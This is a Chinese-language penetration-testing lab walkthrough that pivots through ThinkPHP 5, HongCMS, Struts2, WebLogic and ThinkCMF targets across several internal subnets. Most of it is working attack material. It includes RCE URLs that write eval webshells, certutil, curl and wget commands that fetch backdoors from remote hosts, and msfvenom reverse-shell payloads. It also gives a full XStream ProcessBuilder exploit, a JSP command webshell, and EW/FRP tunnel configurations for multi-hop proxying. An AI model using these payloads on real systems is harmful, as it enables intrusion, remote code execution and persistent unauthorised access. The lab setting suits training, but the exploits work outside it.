渗透测试考核靶场一

环境拓扑

```

218.76.8.99:2780 → 10.30.1.181:80
218.76.8.99:2722 → 10.30.1.105:22
```

```
# 公网

Attack-Kali:
218.76.8.99 2722[ssh] root/123456

WEB1_Thinkphp5_Win7
```

```
218.76.8.99:2780 → 10.30.1.181:80
pts 172.26.2.182
pts1 172.26.3.63

# 内网
WEB1_HongCMS_Win7
pts 172.26.2.174
pts1 172.26.3.18

WEB2-Weblogic_RCE
pts1 172.26.3.62
pts2 172.26.4.66

WEB2_Strtus2_Centos
172.26.3.75

WEB3_Thinkcmf_Win7
172.26.4.22
```

寻找突破点 - WEB1_Thinkphp5

信息收集

1. Acunetix扫描目标 http://218.76.8.99:2780/
2. Wappalyzer
3. dirsearch目录扫描

dirb

```
python3 dirsearch.py -u http://218.76.8.99:2780/ -e *
```

4. 御剑目录扫描

漏洞利用

> http://218.76.8.99:2780/public/index.php

1. thinkphp5.1-rce写Webshell

- 命令执行


```
http://218.76.8.99:2780/public/index.php?s=index/\think\Request/input&filter=system&data=whoami

http://218.76.8.99:2780/public/index.php?s=/index/\think\request/cache&key=whoami|system

http://218.76.8.99:2780/public/index.php?s=index/\think\Container/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=whoami
```

- 写webshell

```
http://218.76.8.99:2780/public/index.php?s=index/\think\Container/invokefunction&function=call_user_func_array&vars[0]=file_put_contents&vars[1][]=m.php&vars[1][]=%3C?php%20@eval($_POST[c]);?%3E
```

- certutil下载webshell

```
http://218.76.8.99:2780/public/index.php?s=index/\think\Request/input&filter=system&data=cmd /c certutil.exe -urlcache -split -f http://139.155.49.43:8000/bx3.php C:/phpStudy/PHPTutorial/WWW/public/bx3.php
```



上线MSF

1. msfvenom生成后门，并上传至靶机，msf开启监听

```
# msfvenom
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=139.155.49.43 lport=5555 -f exe > re5555.exe

# metasploit
msf6 exploit(multi/handler) > set lhost 39.108.68.207
msf6 exploit(multi/handler) > set lport 10001
msf6 exploit(multi/handler) > run

```

```
[-] Handler failed to bind to 39.108.68.207:10001:-  -
[*] Started reverse TCP handler on 0.0.0.0:10001
[*] Sending stage (200262 bytes) to 218.76.8.99
[*] Meterpreter session 1 opened (172.18.66.74:10001 → 218.76.8.99:19931) at 2020-11-28 18:49:40 +0800

# webshell
start re5555.exe
```

2. thinkphp5.1-rce 写 msf 木马，然后执行上线 msf

```
http://218.76.8.99:2780/public/index.php?s=index/\think\Request/input&filter=system&data=cmd /c certutil.exe -urlcache -split -f http://139.155.49.43:8000/re5555.exe C:/windows/re5555.exe
```

```
**** 联机 **** 0000 ... 1c00 CertUtil: -URLCache 命令成功完成。 CertUtil: -URLCache 命令成功完成。
```


```
http://218.76.8.99:2780/public/index.php?s=index/\think\Request/input&filter=system&data=c:\windows\re5555.exe
```

上线CS

cobaltstrike生产后门，并上传至靶机，执行payload上线beacon。

内网渗透

利用流程

> 公网或kali→thinkphp[2网段]→HongCMS[2,3网段]→struts2[3网段]→weblogic[3,4网段]→thinkcmf[4网段]

内网信息收集

```
# getuid
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

# 网卡信息
meterpreter > ipconfig
IPv4 Address : 172.26.2.182

meterpreter > run get_local_subnets (run post/multi/manage/autoroute)
Local subnet: 172.26.2.0/255.255.255.0

# 配置路由
meterpreter > run autoroute -s 172.26.2.0/24

# 扫描存活主机
## ping
for /L %P in (1,1,254) do @ping -w 10 -n 1 172.26.2.%P | findstr TTL= >> ip.txt

## ladon
Ladon64.exe 172.26.2.0/24 OnlinePC
Arch: amd64 OS: windows
Targe: 172.26.2.0/24
Load PingScan
PING: 172.26.2.182
PING: 172.26.2.174
PING: 172.26.2.2
PING: 172.26.2.1
PING: 172.26.2.35

## fscan
fscan.exe -h 172.26.2.0/24

## arp cache
meterpreter > arp -a

ARP cache
=========

    IP address       MAC address        Interface
    ----------       -----------        ---------
    127.255.255.255  ff:ff:ff:ff:ff:ff  14
```

```
    172.26.2.1       fa:16:3e:e8:10:f2  11
    172.26.2.2       fa:16:3e:20:b5:a6  11
    172.26.2.35      fa:16:3e:e2:d4:c1  11
    172.26.2.174     fa:16:3e:62:60:33  11
    172.26.2.255     ff:ff:ff:ff:ff:ff  11
    224.0.0.22       00:00:00:00:00:00  1
    224.0.0.22       01:00:5e:00:00:16  14
    224.0.0.22       01:00:5e:00:00:16  11
    224.0.0.252      00:00:00:00:00:00  1
    224.0.0.252      01:00:5e:00:00:fc  14
    224.0.0.252      01:00:5e:00:00:fc  11
    255.255.255.255  ff:ff:ff:ff:ff:ff  11

# cobaltstrike

portscan

```

配置代理

1. msf的 auxiliary/server/socks_proxy 模块

```
msf6 auxiliary(server/socks_proxy) > options

Module options (auxiliary/server/socks_proxy):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    no        Proxy password for SOCKS5 listener
   SRVHOST    0.0.0.0          yes       The address to listen on
   SRVPORT    1080             yes       The port to listen on
   USERNAME                    no        Proxy username for SOCKS5 listener
   VERSION    5                yes       The SOCKS version to use (Accepted: 4a, 5)


Auxiliary action:

   Name   Description
   ----   -----------
```

```
    Proxy  Run a SOCKS proxy server


msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 1.
```

2. EW

```
# VPS
./ew_for_linux64 -s rcsocks -l 6611 -e 6000

# webshell
ew1 -s rssocks -d 139.155.49.43 -e 6000
```

3. FRP

```
C:> frpc.exe -c frpc.ini
C:> type frpc.ini

[common]
server_addr = 47.101.214.85
server_port = 7000

[socks5]
type = tcp
plugin = socks5
remote_port = 8000
```

4. CS socks

```
beacon> socks 6000
```

5. 连接代理

```
# proxychains
vim /etc/proxychains.conf
socks4 47.101.214.85 8000

# proxifier
```

端口扫描


```
proxychains nmap -sT -Pn -T4 172.26.2.174
```

```
root@VM-0-2-ubuntu:~# proxychains nmap -sT -Pn -T4 172.26.2.174
ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 7.60 ( https://nmap.org ) at 2021-05-24 16:42 CST
|S-chain|-<>-127.0.0.1:6001-<><>-172.26.2.174:8888-<--timeout
|S-chain|-<>-127.0.0.1:6001-<><>-172.26.2.174:113-<--timeout
|S-chain|-<>-127.0.0.1:6001-<><>-172.26.2.174:53-<--timeout
|S-chain|-<>-127.0.0.1:6001-<><>-172.26.2.174:110-<--timeout
|S-chain|-<>-127.0.0.1:6001-<><>-172.26.2.174:143-<--timeout
|S-chain|-<>-127.0.0.1:6001-<><>-172.26.2.174:3306-<><>-OK
|S-chain|-<>-127.0.0.1:6001-<><>-172.26.2.174:199-<--timeout
|S-chain|-<>-127.0.0.1:6001-<><>-172.26.2.174:587-<--timeout
|S-chain|-<>-127.0.0.1:6001-<><>-172.26.2.174:80-<><>-OK
|S-chain|-<>-127.0.0.1:6001-<><>-172.26.2.174:5900-<--timeout
|S-chain|-<>-127.0.0.1:6001-<><>-172.26.2.174:1723-<--timeout
```

2.x网段渗透 - 172.26.2.174[win7-HongCMS]

开放80端口


配置浏览器代理进行访问



信息收集

通过对网页的浏览得到目标为php语言 配置proxifier代理将敏感目录扫描工具代理进内网

通过7kbscan扫描敏感路径得到admin后台路径




漏洞利用

1. SQLMap注入
2. 445端口ms17-010
3. HongCMS

WEB后台：http://172.26.2.174/admin/


由于没有用户名枚举漏洞 尝试用户名和密码一起爆破

配置burp代理




配置爆破模块

得到用户名和密码为admin/admin123456




进入后台getshell

在系统中修改语言模板getshell



蚁剑配置代理连接 shell

```
http://172.26.2.174/public/languages/Chinese.php  pwd
```



存在3网段建立二层socks代理

二层socks代理

1. EW

```
VPS:
./ew_vps -s lcx_listen -l 6003 -e 6002

HongCMS:
ew.exe -s ssocksd -l 9999

ThinkPHP:
ew1 -s lcx_slave -d 47.101.214.85 -e 6002 -f 172.26.2.174 -g 9999
```

2. FRP

- vps

```
./frps -c frps_vps.ini

[common]
bind_addr = xx.xx.xx.xx
bind_port = 7000
```

- Thinkphp

```
1. frpc.exe -c frpc_1.ini

[common]
server_addr = 47.101.214.85
server_port = 7000

[socks5_to_2]
type = tcp
plugin = socks5
remote_port = 8000

[socks5_to_3]
type = tcp

## 需要被代理的本地服务的 IP 地址
local_ip = 127.0.0.1

## 配合 local_ip
local_port = 8001

## 用户访问此端口的请求会被转发到 local_ip:local_port
remote_port = 8002


2. frps.exe -c frps.ini

[common]
bind_port = 7000
```

- HongCMS

```
frpc -c frpc_2.ini

[common]
server_addr = 172.26.2.182
server_port = 7000

[socks5_3]
type = tcp
plugin = socks5
remote_port = 8001
```

内网存活探测

```
#扫描存活主机[3网段]
## ping
for /l %i in (1,1,255) do @ ping 172.26.3.%i -w 1 -n 1|find /i "ttl="

## ladon
ladon.exe 172.26.3.0/24 OnlinePC
ladon.exe 172.26.3.0/24 portscan

## nmap
proxychains nmap -sT -Pn -T4 172.26.3.0/24

## arp -a
```

3.x网段渗透 - 172.26.3.75[centos-struts2]

漏洞利用

1. struts2-rce

```
#msfvenom生成后门,上传到hongcms[172.26.2.174/172.26.3.18]web服务目录中

#poc:
POST /orders/3 HTTP/1.1
Host: 172.26.3.75:8080
Content-Length: 2430
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://172.26.3.75:8080
Content-Type: application/xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.198 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://172.26.3.75:8080/orders/3/edit
```

```
14 Accept-Encoding: gzip, deflate
15 Accept-Language: zh-CN,zh;q=0.9,la;q=0.8,en;q=0.7
16 Cookie: JSESSIONID=FB20F1713775958840CAAA6C8703CC5F
17 Connection: close
18
19 <map>
20   <entry>
21     <jdk.nashorn.internal.objects.NativeString>
22       <flags>0</flags>
23       <value
class="com.sun.xml.internal.bind.v2.runtime.unmarshalle
r.Base64Data">
24         <dataHandler>
25           <dataSource
class="com.sun.xml.internal.ws.encoding.xml.XMLMessage$
XmlDataSource">
26             <is class="javax.crypto.CipherInputStream">
27               <cipher class="javax.crypto.NullCipher">
28                 <initialized>false</initialized>
29                 <opmode>0</opmode>
30                 <serviceIterator
class="javax.imageio.spi.FilterIterator">
31                   <iter
class="javax.imageio.spi.FilterIterator">
32                     <iter
class="java.util.Collections$EmptyIterator"/>
33                     <next
class="java.lang.ProcessBuilder">
34             <command>
35                       <string>bash</string>
36                       <string>-c</string>
37                       <string>curl -o
/tmp/bind7777.elf
http://172.26.3.18/bind7777.elf</string>
38             </command>
39
<redirectErrorStream>false</redirectErrorStream>
40                     </next>
41                   </iter>
42                   <filter
class="javax.imageio.ImageIO$ContainsFilter">
43                     <method>
44
<class>java.lang.ProcessBuilder</class>
45                       <name>start</name>
```

```
                      <parameter-types/>
                    </method>
                    <name>foo</name>
                  </filter>
                  <next class="string">foo</next>
                </serviceIterator>
                <lock/>
              </cipher>
              <input class="java.lang.ProcessBuilder$NullInputStream"/>
              <ibuffer></ibuffer>
              <done>false</done>
              <ostart>0</ostart>
              <ofinish>0</ofinish>
              <closed>false</closed>
            </is>
            <consumed>false</consumed>
          </dataSource>
          <transferFlavors/>
        </dataHandler>
        <dataLen>0</dataLen>
      </value>
    </jdk.nashorn.internal.objects.NativeString>
    <jdk.nashorn.internal.objects.NativeString reference="../jdk.nashorn.internal.objects.NativeString"/>
  </entry>
  <entry>
    <jdk.nashorn.internal.objects.NativeString reference="../../entry/jdk.nashorn.internal.objects.NativeString"/>
    <jdk.nashorn.internal.objects.NativeString reference="../../entry/jdk.nashorn.internal.objects.NativeString"/>
  </entry>
</map>

#修改command
<command>
            <string>bash</string>
            <string>-c</string>
            <string>chmod +x /tmp/bind7777.elf</string>
</command>

#修改command
```

```
<command>
            <string>bash</string>
            <string>-c</string>
            <string>./tmp/bind7777.elf</string>
</command>
```

2. ssh登录

```
root/hacking@hetian
```

3. msf的s2-045模块

MSF连接上线

meterpreter后渗透［无其他网段］

struts2漏洞利用工具

通过proxychains将struts2漏洞利用工具代理进内网扫描

3.x网段渗透 - 172.26.3.27[centos-weblogic]

漏洞利用

1. weblogic-poc

```
#上马poc[利用方法、工具多样，这里只列举一种]
POST /_async/AsyncResponseService HTTP/1.1
Host: 172.26.3.27:7001
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.105 Safari/537.36 Edg/84.0.522.58
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Connection: close
Content-Type: text/xml
Content-Length: 1112

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:wsa="http://www.w3.org/2005/08/addressing" xmlns:asy="http://www.bea.com/async/AsyncResponseService"><soapenv:Header><wsa:Action>xx</wsa:Action><wsa:RelatesTo>xx</wsa:RelatesTo><work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/"><java version="1.8.0_131" class="java.beans.xmlDecoder"><object class="java.io.PrintWriter">
<string>servers/AdminServer/tmp/_WL_internal/bea_wls9_async_response/8tpkys/war/webshell.jsp</string><void method="println"><string><![CDATA[
<%
    if("123".equals(request.getParameter("pwd"))){
```

```
        java.io.InputStream in = Runtime.getRuntime().exec(request.getParameter("cmd")).getInputStream();
        int a = -1;
        byte[] b = new byte[1024];
        out.print("<pre>");
        while((a=in.read(b))!=-1){
            out.println(new String(b));
        }
        out.print("</pre>");
    }
    %>]]>
</string></void><void method="close"/></object></java></work:WorkContext></soapenv:Header><soapenv:Body><asy:onAsyncDelivery/></soapenv:Body></soapenv:Envelope>

#访问马
http://172.26.3.78:7001/_async/webshell.jsp?pwd=123&cmd=ls

#msfvenom生成后门，上传到HongCMS[172.26.2.174/172.26.3.18]web服务目录中
http://172.26.3.78:7001/_async/webshell.jsp?pwd=123&cmd=wget%20http://172.26.3.18/bind7778.elf
```

2. weblogic漏洞利用工具
3. msf的weblogic利用模块

执行后门，msf连接上线

```
http://172.26.3.78:7001/_async/webshell.jsp?pwd=123&cmd=./bind7778.elf
```

后渗透 [可以发现4网段]

```
meterpreter > ifconfig
meterpreter > arp

#扫描存活主机[4网段]
#ping.sh[需要在linux上进行编辑]
#!/bin/bash

```

```
for num in {1..254};
  do
    ip=172.26.4.$num
    ping -c1 $ip >/dev/null 2>&1
    if [ $? = 0 ];
    then
      echo "$ip" ok
    else
      echo "$ip" fail
    fi
  done
```

添加路由、设置三层代理

1. msf添加路由

```
meterpreter > run autoroute -s 172.26.4.0/24
```

2. ew三层代理

```
##vps  ./ew_for_linux64 -s rcsocks -l 10078 -e 6699

#将Vps6699与HongCms的7778端口绑定建立socks5代理
Thinkphp ./ew1 -s lcx_slave -d 119.45.175.218 -e 6699 -f 172.26.2.174 -g 7778

#本地启动流量转发，将来自外部7778端口的流量转发到本地的10011端口
HongCms ew2.exe -s lcx_listen -l 7778 -e 10011

#启动socks5服务，并反弹到HongCms的10011端口
weblogic ./ew3 -s rssocks -d 172.26.3.18 -e 10011
```

3. frp三层代理

- VPS

```
./frps -c frps.ini

[common]
bind_addr = 47.101.214.85
bind_port = 7000
```

- Thinkphp

```
1. frpc.exe -c frpc.ini
```

```

[common]
server_addr = 47.101.214.85
server_port = 7000

[socks5_to_2]
type = tcp
plugin = socks5
remote_port = 6001

[socks5_to_3]
type = tcp
local_ip = 127.0.0.1
local_port = 6002
remote_port = 6003

[socks5_4]
type = tcp
local_ip = 127.0.0.1
local_port = 6004
remote_port = 6005

2. frps.exe -c frps.ini

[common]
bind_port = 7000
```

- HongCMS

```
1. frpc -c frpc_3.ini

[common]
server_addr = 172.26.2.182
server_port = 7000

[socks5_3]
type = tcp
plugin = socks5
remote_port = 6002

[socks5_4]
type = tcp
local_ip = 127.0.0.1
local_port = 6006
remote_port = 6004
```

```

2. frps.exe -c frps.ini

[common]
bind_port = 7000
```

- Weblogic


```
frpc -c frpc_4.ini

frpc -c frpc_4.ini
[common]
server_addr = 172.26.3.18
server_port = 7000

[socks5_4]
type = tcp
plugin = socks5
remote_port = 6006
```

4.x网段渗透-172.26.4.22 [win7-thinkcmf]

漏洞利用

1. thinkcmf任意文件写入

```
#写入phpinfo[这里可以直接在172.26.3.78 weblogic靶机上直接使用curl访问，也可以连接代理通过浏览器访问]
curl "http://172.26.4.22/index.php?a=fetch&templateFile=public/index&prefix=%27%27&content=%3Cphp%3Efile_put_contents(%27test.php%27,%27%3C?php%20phpinfo();?%3E%27)%3C/php%3E"

http://172.26.4.22/index.php?a=display&templateFile=test.php

#写入马
curl "http://172.26.4.22/index.php?a=fetch&templateFile=public/index&prefix=%27%27&content=%3Cphp%3Efile_put_contents(%27mingy.php%27,%27%3C?php%20@eval(\$_POST[ccc]);?%3E%27)%3C/php%3E"
http://172.26.4.22/index.php?a=display&templateFile=mingy.php

#菜刀代理连接马

#msfvenom生成bind_tcp后门，并通过webshell上传运行，msf连接上线
```



2. ms17-010